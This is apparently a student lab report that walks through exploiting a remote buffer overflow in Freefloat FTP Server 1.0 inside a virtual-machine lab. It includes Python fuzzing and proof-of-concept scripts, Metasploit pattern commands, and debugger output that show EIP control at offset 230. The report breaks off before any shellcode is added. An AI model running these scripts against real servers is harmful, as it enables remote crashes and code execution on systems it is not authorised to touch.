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1. FTP server




Figure 1.1 : FTP Server

FTP which stands for File Transfer Protocol is a standard protocol which use to transfer file through network. It is based on client-server architecture and used TCP connections between client and server.

FTP server which also know as FTP site is a software application that stores all the files and database for clients. In order to access the files, FTP client connects to FTP server. FTP server assigned to receiving FTP connections and contains FTP address.

Traditional FTP servers have only low security features like login feature with user name and password.

The Freefloat FTP server is a vulnerable FTP server which contains many vulnerabilities.

2. Fuzzing

Fuzzing which also known as fuzz testing is a quality assurance [4] black box S/W testing technique. It may be automated or semi-automated. Even though as a concept, fuzzing is simple, it is complex in practice.

It is used to find implementation errors.[3] Fuzzing programs automatically inject semi-random data into a program or a stack and identify bugs.[3]Fuzzing work well for detecting vulnerabilities which can be exploit by Buffer-overflow, SQL injection, XSS and DOS attacks.

often automated or semi-automated, that involves providing invalid, unexpected or random data to the input of a computer program.

3. Buffer overflow




Figure 3.1 : Buffer Overflow example

Buffer is a sequential section of temporary storage in memory which allocated to contain anything from a character string to an array of integers and it stores information while processing other information.

Buffer overflow attack is a common software implementation error which can be exploit by an attacker to gain access to the system. Buffer overflow attack is carried out by putting more data into a fixed length buffer, than the buffer can handle. This attack allows to system crashes and enable attackers to carried out malicious actions by running arbitrary codes and manipulating implementation bugs in the system. Perl and JavaScript is less vulnerable to buffer overflow attacks. Assembly, C, C++, Fortran are more vulnerable to buffer overflow attacks.

4. Exploitation

4.1 Introduction

Exploit Target :

- Freefloat FTP Server - 'USER' Remote Buffer Overflow
- Downloaded from EXPLOIT DATABASE




Figure 4.1 : Exploit Target

EDB-ID: 23243

CVE Details:

Vulnerability Details : [CVE-2012-5106](#) (1 public exploit)

[Stack-based](#) buffer overflow in FreeFloat FTP Server 1.0 allows remote authenticated users to execute arbitrary code via a long string in a PUT command.
Publish Date : 2014-06-20 Last Update Date : 2017-08-28

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– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Overflow
CWE ID	119

Figure 4.2 : CVE Details[12]

Attacker OS:

- Kali

```
kali@kali:~$ uname -a
Linux kali 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
```

Figure 4.3 : Attacker's OS

Attacker IP:

- 192.168.8.110

```
kali@kali:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:6e:94:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.110/24 brd 192.168.8.255 scope global dynamic noprefixroute eth0
        valid_lft 86097sec preferred_lft 86097sec
    inet6 2402:4000:2380:9:7d6a:2fbc:c12d:4d8c/64 scope global temporary dynamic
        valid_lft 231sec preferred_lft 51sec
    inet6 2402:4000:2380:9:a00:27ff:fe6e:94ff/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 231sec preferred_lft 51sec
    inet6 fe80::a00:27ff:fe6e:94ff/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 4.4 : Attacker's IP

Victim OS:

- Windows 8.1

Victim IP:

- 192.168.8.128

```
C:\Users\isu>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2402:4000:2380:9:b574:ef22:ef66:d5cd
    Temporary IPv6 Address. . . . . : 2402:4000:2380:9:48f9:a023:7705:31db
    Link-local IPv6 Address . . . . . : fe80::b574:ef22:ef66:d5cd%3
    IPv4 Address. . . . . : 192.168.8.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::e892:6cff:fec1:2ba5%3
                                192.168.8.1
```

Figure 4.5 : Victim's IP

Tools required:

- Immunity Debugger
- Nmap
- Mona

4.2 Environment setup

- Used Oracle VM VirtualBox
- Network Adapter on Bridged Mode




Figure 4.6 : Kali VM




Figure 4.7 : Windows 08 VM

- Installed Kali and Windows 8 OS in Oracle VM VirtualBox.




Figure 4.8 : Oracle VM VirtualBox

- Downloaded and installed **Freefloat FTP Server - 'USER' Remote Buffer Overflow** from “<https://www.exploit-db.com/exploits/23243>” site in Windows 8 VM.
- Downloaded and installed **Immunity Debugger** in Windows 8 VM.
- Downloaded and set up **Mona** python command module with Immunity Debugger in Windows 8 VM.
- Install Nmap in Kali VM.
- Install Metasploit framework in Kali VM.

4.3 STEPS


STEP 01: Crash the application

First, have to know if the system is vulnerable. It could be done by Fuzzing. Fuzzing can carry out in various ways [8], such as:

- by using Metasploit
- by using SPIKE command language (.spk files) o
- by writing a script (Ex: .py files - Python)


In here the **Fuzzing** part was carried out by writing a simple script.

Create a simple fuzzer(Figure 4.10) to test and crash the target system [code01]



```
kali@kali:~$ mkdir IT17124454
kali@kali:~$ cd IT17124454
kali@kali:~/IT17124454$ mousepad .code01.py
```

Figure 4.9 : Open code01



```
/home/kali/IT17124454/.code01.py - Mousepad
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#!/usr/bin/python
import socket

HOST = '192.168.8.128'
PORT = 21

buffer = ["A"]
counter = 100

while len(buffer) ≤ 30:
    buffer.append("A" * counter)
    counter=counter+200

for string in buffer:
    print "[+] Fuzzing with %d bytes" % len(string)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST,PORT))
    s.recv(1024)
    s.send("USER "+string + "\r\n")
    s.recv(1024)
    s.close
```

Figure 4.10 : Fuzzing Script - code01

- Connect the server
- Send the USER command with the string
- Run FTP server in Windows 8 VM




Figure 4.11 : FTP Server Port

- Attach FTP server into immunity debugger




Figure 4.12 : Attach server to immunity debugger

- **EIP registry num:**

EIP Instruction Pointer Register always contains the address of the next instruction to be executed which

EIP is not normally manipulated explicitly by programs. However, it is updated by special control-flow CPU instructions like calls, jumps, loops and interrupts automatically which change the instruction pointer.

```

Registers (FPU)
EAX 7FFD7000
ECX 777E1610 ntdll.DbgUiRemoteBreakin
EDX 777E1610 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 022FFF54
EBP 022FFF80
ESI 777E1610 ntdll.DbgUiRemoteBreakin
EDI 777E1610 ntdll.DbgUiRemoteBreakin
EIP 77757481 ntdll.77757481 ← EIP
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

```

Figure 4.13 : Initial eip

- Run immunity debugger




Figure 4.14 : Running immunity debugger

- Nmap scan

```
kali@kali:~$ nmap 192.168.8.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 22:59 EDT
Nmap scan report for Isuri (192.168.8.128)
Host is up (0.00082s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
kali@kali:~$
```

Figure 4.15 : Nmap scan

- Program crashed at 500 bytes

```
kali@kali:~$ cd IT17124454
kali@kali:~/IT17124454$ python .code01.py
[+] Fuzzing with 1 bytes
[+] Fuzzing with 100 bytes
[+] Fuzzing with 300 bytes
[+] Fuzzing with 500 bytes
█
```

Figure 4.16 : Program crashed

- Overwrite the EIP register

```

EBP 022FFF80
ESI 777E1610 ntdll.DbgUiRemoteBreakin
EDI 777E1610 ntdll.DbgUiRemoteBreakin
EIP 77757481 ntdll.77757481 ← EIP
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)

```

Figure 4.17 : Before

```

EBP 01001900
ESI 0040A44E FTPServe.0040A44E
EDI 01001F70 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAA
EIP 41414141 ← EIP
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)

```

Figure 4.18 : After

- Create a sample Proof of concept (POC) exploit to crash the program [code02]

```

/home/kali/IT17124454/.code02.py - Mousepad
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#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
junk = "A" * 500
ending = "\r\n"
payload = prepend + junk + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.recv(1024)
s.send(payload)
s.close()

```

Figure 4.19 : POC

- Execute the POC

Address	Hex dump	ASCII
01E7FB80	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FB88	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FB90	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FB98	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBA0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBA8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBB0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBB8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBC0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBC8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBD0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBD8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBE0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBE8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBF0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FBF8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC00	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC08	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC10	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC18	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC20	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC28	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC30	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC38	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC40	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC48	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC50	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC58	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC60	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC68	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC70	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC78	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC80	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC88	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC90	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FC98	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCA0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCA8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCB0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCB8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCC0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCC8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCD0	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCD8	41 41 41 41 41 41 41 41	AAAAAAAA
01E7FCE0	41 41 41 41 41 41 41 41	AAAAAAAA

Figure 4.20 : POC execution

STEP 02: Find EIP offset

- Used metasploit framework to generate a pattern

Command: /usr/share/Metasploit-framework/tools/exploit/pattern_create.rb -l 500

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
kali@kali:~$
```

Figure 4.21 : Pattern

- Update code02

Updated the junk value with the generated pattern.

```
/home/kali/IT17124454/code02.py - Mousepad
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#!/usr/bin/python
import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
#junk = "A" * 500

ending = "\r\n"
junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq"

payload = prepend + junk + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.22 : Updated code02

- EIP overwritten

Run code02 and EIP has been overwritten

```
ESP 022CFBF8 ASCII "0A11A12A13A14A15A16A
EBP 002612B8
ESI 0040A44E FTPServe.0040A44E
EDI 002619F0
EIP 37684136
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
```



Figure 4.23 : Overwritten eip

EIP has been overwritten with **37684136**

- Used metasploit framework to get the offset value for EIP

Command: `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 37684136`

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 37684136
[*] Exact match at offset 230
kali@kali:~$
```

Figure 4.24 : Offset value

Received the offset value for the EIP as **230**

- Update and POC [code02]

```
#!/usr/bin/python
import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
junk = "A" * 230
eip = "B" * 4
ending = "\r\n"

#junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9"

payload = prepend + junk + eip
payload = payload + "C" * (LENGTH - len(payload))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.25 : Updated POC

EIP value has overwritten with 0x42424242

```
EBX 00000002
ESP 0236FBF8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 003512B8
ESI 0040A44E FTPServe.0040A44E
EDI 003519EB
EIP 42424242 ← EIP
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
O 0 FS 0053 32bit 7FED7000(FFF)
```

Figure 4.26 : Overwritten EIP

STEP 03: Find space for the shellcode

- Generally, **msfvenom** generate shellcodes around 350 bytes
- In order to inject the code, have to find a free space
- At this point ESP do not contain enough space.



Figure 4.27 : Follow in dump

But there is another option to have an enough space: Increase the LENGTH variable Increase the LENGTH variable and check whether it crashes as previous or not.

```
/home/kali/IT17124454/.code02.py - Mousepad
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#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
#increase the length
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "B" * 4
ending = "\r\n"

payload = prepend + junk + eip

payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 4.28 : Increase the length

